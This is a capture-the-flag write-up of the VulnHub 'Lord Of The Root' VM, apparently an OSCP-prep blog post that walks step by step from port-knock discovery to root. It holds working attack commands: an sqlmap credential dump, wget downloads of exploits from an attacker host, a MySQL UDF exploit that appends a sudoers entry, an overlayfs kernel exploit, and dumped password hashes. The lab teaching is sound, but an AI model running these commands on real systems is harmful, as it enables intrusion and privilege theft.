[VulnHub] Lord Of The Root: 1.0.1

Date: 10/Oct/2019
**Categories**: oscp, vulnhub, linux
Tags: exploit_sqli, exploit_credsreuse, privesc_kernel_overlayfs, privesc_mysql_root, privesc_mysql_udf

Overview

This is a writeup for VulnHub VM Lord Of The Root: 1.0.1. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain

Lord Of The Root: 1.0.1

```
192.168.92.151
      │
      ▼
Phase #1: Enumeration
   │          │
   ▼          ▼
22/tcp      1337/tcp
   │          │
   ▼          ▼
ssh banner → port knock: 1,2,3    robots.txt
                                     │
                                     ▼
                              /978345210/index.php
                                     │
                                     ▼
                              web login form
                                     │
                                     ▼
                            Phase #2: Exploitation
                                     │
                                     ▼
                            sqlmap: creds for 5 users
                                     │
                                     ▼
                        cred reuse for ssh by user smeagol
                                     │
                                     ▼
                                ssh (smeagol)
                                     │
                                     ▼
                        Phase #3: Privilege Escalation
                          │                    │
                          ▼                    ▼
mysql creds in /var/www/login.php    mysql running as root
                                           │
                                           ▼
                                      edb: 1518        edb: 39166
                                           │
                                           ▼
                        user smeagol gets elevated sudo rights
                                           │
                                           ▼
                                       sudo su
                                           │
                                           ▼
                                         root
```

Figure 1: writeup.overview.killchain

TTPs

1. `1337/tcp/http/Apache httpd 2.4.7 ((Ubuntu))`: exploit_sqli, exploit_credsreuse, privesc_kernel_overlayfs, privesc_mysql_root, privesc_mysql_udf

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1  # Nmap 7.70 scan initiated Thu Oct 10 14:06:38 2019 as: nmap -vv --reason -Pn -sV -sC
↪   --version-all -oN
↪   /root/toolbox/writeups/vulnhub.lordoftheroot101/results/192.168.92.151/scans/_quick_tcp_nmap.txt
↪   -oX
↪   /root/toolbox/writeups/vulnhub.lordoftheroot101/results/192.168.92.151/scans/xml/_quick_tcp_nmap.xml
↪   192.168.92.151
2  Nmap scan report for 192.168.92.151
3  Host is up, received arp-response (0.00035s latency).
4  Scanned at 2019-10-10 14:06:39 PDT for 5s
5  Not shown: 999 filtered ports
6  Reason: 999 no-responses
7  PORT   STATE SERVICE REASON          VERSION
8  22/tcp open  ssh     syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol
↪   2.0)
9  | ssh-hostkey:
10 |   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
11 | ssh-dss
↪   AAAAB3NzaC1kc3MAAACBAJKVpy10olbGC8nI2MWPTGKXhT6VsZcRnCAjQhqcpe8hLZ4cXu33YaLzgHJF1cm0ebDTZNP55kkYx8iQLw
↪   /eIZSqh+NF13r04rVcNmEMNP+7liXhjGAQ4G0c95vAN+12V12vHdk2YXEO4Mj/VhQxI1AP/5XdiY4OI7vDVY6FGw+⌋
↪   4gR+aarZIDjY67jpl//QAAAIAvQVESJOOiTImUdavfNImDDFo/8Ttw0Iq9OcAwuE3umJ6PSfjcTq5IODKQ1hHr8Qb⌋
↪   /+7Q6+osumyd6ONOIuM9x8sWExOAlWrcGkZszDzBUb4tjWXdliHuxYds+⌋
↪   qZjl3esaKbeW5v97Zf5RPYeUv7cWWxThqbVNehp+fsxAmhMhgw==
12 |   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
13 | ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQCZnR9vNmnhJVAXLzEz9KbyuNunmOeZLgWAvEXrYL5PQUSnjV6r9quuRtcjxs26JAMkSr2GH0
↪   /qfN5gorUOykWv1R3v+4Blu5L4R+8v7pFrQnu7IrAbms9fOiiFOnCWs6dugDQ+4rBl+⌋
↪   90WHbJ40s5f9L1akGBpYmuuT9gy7ULabvc6CYZ2+cCFVpkf/s8rc3z3OVOW5JNoENyXtyvuirQqQ4+⌋
↪   xLVlyPFpBfmqx1mY1XOeY7qqN99/82Ti9JfNJwjWgINGTYOwWGuWJdYrxAiyL/F9/MPJyb/zEM9I2/ne+⌋
↪   qUrJ1Jkpcl4eJ42UV7HUkUGpZXkb
14 |   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
15 | ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFoWH4DDWVRbA1EqnCjoMMCx5bR9hiI5qTJIi+⌋
↪   LGY9kWZQU4Y4D+MJQRoDBVd/ijYLAQ1HvW/MZIpjRCfUON6uU=
16 |   256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
17 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK8+Q9UBYlSuxYmR6fYF4W8Vv22fP15QxiCfpGk8JV2+
18 MAC Address: 00:0C:29:97:85:0D (VMware)
19 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
20
21 Read data files from: /usr/bin/../share/nmap
22 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
23 # Nmap done at Thu Oct 10 14:06:44 2019 -- 1 IP address (1 host up) scanned in 5.59 seconds
```

2. We just have 1 open port, 22/tcp and start there. Upon connecting we see a banner that hints at port knocking sequence 1,2,3. We knock on these ports and find a new port, 1337/tcp, open up on the target system:

```
1  ssh root@192.168.92.151
2                                          .____   _____
3                                          |    |   \_____  \__    ___/_____   \
4                                          |    |   /   |   \|    |    |     _/_
5                                          |    |___/    |    \    \    |    |   \
6                                          |_____  _____  /____|    |____|_  /
7                                                  \/        \/                 \/
8    ____   __.                    __     _____     .__                 .___ _____
↪   _____        __
```

```
knock 192.168.92.151 1,2,3
PORT      STATE SERVICE
22/tcp    open  ssh
1337/tcp  open  waste
```


Figure 2: writeup.enumeration.steps.2.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # knock 192.168.92.151 1 2 3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.00050s latency).

PORT   STATE     SERVICE
1/tcp filtered tcpmux
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.0013s latency).

PORT   STATE     SERVICE
2/tcp filtered compressnet
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 14:15 PDT
Warning: 192.168.92.151 giving up on port because retransmission cap hit (0).
Nmap scan report for 192.168.92.151
Host is up (0.0016s latency).

PORT   STATE     SERVICE
3/tcp filtered compressnet
MAC Address: 00:0C:29:97:85:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

Figure 3: writeup.enumeration.steps.2.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 # nmap --reason -Pn -sV -sC --version-all 192.168.92.151 -p1337,22
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-10 15:56 PDT
Nmap scan report for 192.168.92.151
Host is up, received arp-response (0.00036s latency).

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256 f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256 34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:97:85:0D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
root@kali: ~/toolbox/data/writeups/vulnhub.lordoftheroot101 #
```

Figure 4: writeup.enumeration.steps.2.3

3. We see that the newly opened port is running a HTTP service. We explore it using a web browser. We find a Base64 encoded text within HTML source of the `robots.txt` page. Upon decoding it twice we find a directory path which leads to a login form:

```
1  http://192.168.92.151:1337/robots.txt
2    THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
3
4  b64d THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh
5    Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!
6
7  b64d Lzk3ODM0NTIxMC9pbmRleC5waHA=
8    /978345210/index.php
```


Figure 5: writeup.enumeration.steps.3.1

Figure 6: writeup.enumeration.steps.3.2

7

Figure 7: writeup.enumeration.steps.3.3

Findings

Open Ports

```
1  22/tcp    |  ssh   |   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
2  1337/tcp  |  http  |   Apache httpd 2.4.7 ((Ubuntu))
```

Files

```
1  http://192.168.92.151:1337/robots.txt
2  http://192.168.92.151:1337/978345210/index.php
```

Users

```
1  ssh: smeagol
2  webapp: frodo, smeagol, aragorn, legolas, gimli
```

Phase #2: Exploitation

1. We run `sqlmap` against this login form and dump the contents of the backend database. Within this dump we find credentials for five users:

```
sqlmap -u "http://192.168.92.151:1337/978345210/index.php" --batch --forms --dump
```


Figure 8: writeup.exploitation.steps.1.1

Figure 9: writeup.exploitation.steps.1.2

2. We check if any of these users have a local account on the target system and if they have reused their web application credentials for system login as well. We find that user `smeagol` has an account on the target system and has reused their password. This gives us a local interactive SSH access on the target system:

```
ssh smeagol@192.168.92.151
```

9

Figure 10: writeup.exploitation.steps.2.1

```
Last login: Thu Oct 10 08:14:22 2019 from 192.168.92.183
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:97:85:0d
          inet addr:192.168.92.151  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1435599 errors:39 dropped:110 overruns:0 frame:0
          TX packets:690930 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:114165965 (114.1 MB)  TX bytes:109568637 (109.5 MB)
          Interrupt:19 Base address:0x2000
```

Figure 11: writeup.exploitation.steps.2.2

Phase #2.5: Post Exploitation

```
1  smeagol@LordOfTheRoot> id
2  uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
3  smeagol@LordOfTheRoot>
4  smeagol@LordOfTheRoot> uname
5  Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686
   ↪   i686 i686 GNU/Linux
6  smeagol@LordOfTheRoot>
7  smeagol@LordOfTheRoot> ifconfig
8  eth0  Link encap:Ethernet  HWaddr 00:0c:29:97:85:0d
9      inet addr:192.168.92.151  Bcast:192.168.92.255  Mask:255.255.255.0
```

```
10        inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
11        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12        RX packets:1436389 errors:39 dropped:110 overruns:0 frame:0
13        TX packets:691018 errors:0 dropped:0 overruns:0 carrier:0
14        collisions:0 txqueuelen:1000
15        RX bytes:114236583 (114.2 MB)  TX bytes:109580367 (109.5 MB)
16        Interrupt:19 Base address:0x2000
17 smeagol@LordOfTheRoot>
18 smeagol@LordOfTheRoot> users
19 root
20 smeagol
```

Phase #3: Privilege Escalation

1. While exploring the web root directory we find `mysql` credentials within the `login.php` file. This will be useful in next steps:

```
1  cd /var/www
2  grep -nir mysql ./
```

```
smeagol@LordOfTheRoot:/var/www$ grep -nir mysql ./
./978345210/login.php:13:              $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');
./978345210/login.php:15:              // To protect MySQL injection for Security purpose
smeagol@LordOfTheRoot:/var/www$
```

Figure 12: writeup.privesc.steps.1.1

2. We find that `mysql` is running with elevated privileges. This opens the possibility of running the UDF exploit and as such we look for `lib_mysqludf_sys.so` file on the target system. This file is not found so we have to use an exploit to create one and use it from `mysql` shell (using credentials found in previous step):

```
1  ps aux | grep -i mysql
2  locate lib_mysqludf_sys.so
3  cd /tmp
4  wget http://192.168.92.183:9999/1518.c
```

```
smeagol@LordOfTheRoot:/var/www$ locate lib_mysqludf_sys.so
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$ ps aux | grep -i mysql
root       1168  0.0  4.2 326900 43448 ?        Ssl  06:26   0:04 /usr/sbin/mysqld
smeagol     4497  0.0  0.1   4692  2004 pts/1    S+   08:17   0:00 grep --color=auto -i mysql
smeagol@LordOfTheRoot:/var/www$
```

Figure 13: writeup.privesc.steps.2.1

3. We follow the steps mentioned within the exploit to compile and create the shared object file. We then connect to the `mysql` shell, load the shared object and map it to a custom function called `do_system`. This function can now be used to execute commands from within `mysql` shell with elevated privileges. We run a command to give all permissions to user `smeagol`:

```
1  gcc -g -c 1518.c
2  gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
3  mysql -u localhost -u root -p
4    use mysql;
5    create table foo(line blob);
6    insert into foo values(load_file('/tmp/1518.so'));
7    select * from foo into dumpfile '/usr/lib/1518.so';
8    create function do_system returns integer soname '1518.so';
9      ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0
↪  /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No such file or directory)
10   select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
11   create function do_system returns integer soname '1518.so';
12   select do_system('echo "smeagol ALL =(ALL) NOPASSWD: ALL" >> /etc/sudoers');
```

```
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.92.183:9999/1518.c
--2019-10-10 08:49:25--  http://192.168.92.183:9999/1518.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3378 (3.3K) [text/plain]
Saving to: '1518.c'

100%[==================================================================================================================================================>] 3,378       --.-K/s   in 0s

2019-10-10 08:49:25 (350 MB/s) - '1518.c' saved [3378/3378]

smeagol@LordOfTheRoot:/tmp$
```

Figure 14: writeup.privesc.steps.3.1

```
smeagol@LordOfTheRoot:/tmp$ gcc -g -c 1518.c
smeagol@LordOfTheRoot:/tmp$ ls -la
total 40
drwxrwxrwt  4 root    root    4096 Oct 10 08:49 .
drwxr-xr-x 23 root    root    4096 Sep 22  2015 ..
-rw-rw-r--  1 smeagol smeagol 3378 Oct 10  2019 1518.c
-rw-rw-r--  1 smeagol smeagol 3168 Oct 10 08:49 1518.o
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r--  1 smeagol smeagol 2789 Oct 10  2019 39166.c
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root    root      11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$ gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
smeagol@LordOfTheRoot:/tmp$ ls -la
total 52
drwxrwxrwt  4 root    root    4096 Oct 10 08:50 .
drwxr-xr-x 23 root    root    4096 Sep 22  2015 ..
-rw-rw-r--  1 smeagol smeagol 3378 Oct 10  2019 1518.c
-rw-rw-r--  1 smeagol smeagol 3168 Oct 10 08:49 1518.o
-rwxrwxr-x  1 smeagol smeagol 8399 Oct 10 08:50 1518.so
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r--  1 smeagol smeagol 2789 Oct 10  2019 39166.c
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root    root      11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root    root    4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
```

Figure 15: writeup.privesc.steps.3.2

```
smeagol@LordOfTheRoot:/tmp$ mysql -u localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 612
Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from foo into dumpfile '/usr/lib/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0 /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No such file or directory)
mysql>
mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
+-----------+-----+---------+----------+
| name      | ret | dl      | type     |
+-----------+-----+---------+----------+
| do_system |   2 | 1518.so | function |
+-----------+-----+---------+----------+
1 row in set (0.00 sec)
```

Figure 16: writeup.privesc.steps.3.3

```
mysql> select do_system('echo "smeagol ALL =(ALL) NOPASSWD: ALL" >> /etc/sudoers');
+----------------------------------------------------------------------+
| do_system('echo "smeagol ALL =(ALL) NOPASSWD: ALL" >> /etc/sudoers') |
+----------------------------------------------------------------------+
|                                                                    0 |
+----------------------------------------------------------------------+
1 row in set (0.00 sec)

mysql> Bye
smeagol@LordOfTheRoot:/tmp$
```

Figure 17: writeup.privesc.steps.3.4

4. We can now exit from the `mysql` shell, check for user `smeagol`'s `sudo` privileges and switch to user `root`:

```
1  sudo -l
```

```
smeagol@LordOfTheRoot:~$ sudo -l
Matching Defaults entries for smeagol on LordOfTheRoot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User smeagol may run the following commands on LordOfTheRoot:
    (ALL) NOPASSWD: ALL
smeagol@LordOfTheRoot:~$
smeagol@LordOfTheRoot:~$ sudo su
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol# id
uid=0(root) gid=0(root) groups=0(root)
root@LordOfTheRoot:/home/smeagol#
root@LordOfTheRoot:/home/smeagol# uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
root@LordOfTheRoot:/home/smeagol#
```

Figure 18: writeup.privesc.steps.4.1

5. Another way to gain elevated privileges is to run the `overlayfs` exploit on the target system because it has a kernel compiled before `2015-12-26`:

```
1   cd /tmp
2   wget http://192.168.92.183:9999/39166.c
3   gcc -o 39166 39166.c
4   ./39166
```

```
smeagol@LordOfTheRoot:/var/www$ wget http://192.168.92.183:9999/39166.c
--2019-10-10 08:36:47--  http://192.168.92.183:9999/39166.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/plain]
39166.c: Permission denied

Cannot write to '39166.c' (Permission denied).
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$
smeagol@LordOfTheRoot:/var/www$ cd /tmp
smeagol@LordOfTheRoot:/tmp$ wget http://192.168.92.183:9999/39166.c
--2019-10-10 08:36:51--  http://192.168.92.183:9999/39166.c
Connecting to 192.168.92.183:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [text/plain]
Saving to: '39166.c'

100%[====================================================================================================================================================================================>] 2,789       --.-K/s   in 0s

2019-10-10 08:36:51 (175 MB/s) - '39166.c' saved [2789/2789]

smeagol@LordOfTheRoot:/tmp$
```

Figure 19: writeup.privesc.steps.5.1

```
smeagol@LordOfTheRoot:/tmp$ gcc -o 39166 39166.c
smeagol@LordOfTheRoot:/tmp$ ls -la
total 32
drwxrwxrwt  4 root     root     4096 Oct 10 08:37 .
drwxr-xr-x 23 root     root     4096 Sep 22  2015 ..
-rwxrwxr-x  1 smeagol smeagol 8028 Oct 10 08:37 39166
-rw-rw-r--  1 smeagol smeagol 2789 Oct 10  2019 39166.c
drwxrwxrwt  2 root     root     4096 Oct 10 06:26 .ICE-unix
-r--r--r--  1 root     root       11 Oct 10 06:26 .X0-lock
drwxrwxrwt  2 root     root     4096 Oct 10 06:26 .X11-unix
smeagol@LordOfTheRoot:/tmp$
smeagol@LordOfTheRoot:/tmp$ ./39166
root@LordOfTheRoot:/tmp# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:/tmp#
root@LordOfTheRoot:/tmp# uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
root@LordOfTheRoot:/tmp#
root@LordOfTheRoot:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:97:85:0d
          inet addr:192.168.92.151  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe97:850d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1431379 errors:39 dropped:110 overruns:0 frame:0
          TX packets:688741 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113772966 (113.7 MB)  TX bytes:109257820 (109.2 MB)
          Interrupt:19 Base address:0x2000
```

Figure 20: writeup.privesc.steps.5.2

6. Once we have elevated privileges, we can view the contents of the **/root/Flag.txt** file to complete the challenge:

```
1   cat /root/Flag.txt
```

```
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
— Gandalf
root@LordOfTheRoot:/root#
```

Figure 21: writeup.privesc.steps.6.1

Loot

Hashes

```
1  root:$6$cQPCchYp$rWjOEHF47iuaGk/
   ↪  DQdkG6Dhhfm3.hTaNZPO4MoyBz2.bn44fERcQ23XCsp43LOt5NReEUjwDF8WDa5i1M........................
2  smeagol:$6$vu8Pfezj$6ldY35ytL8yRd.Gp947FnW3t/
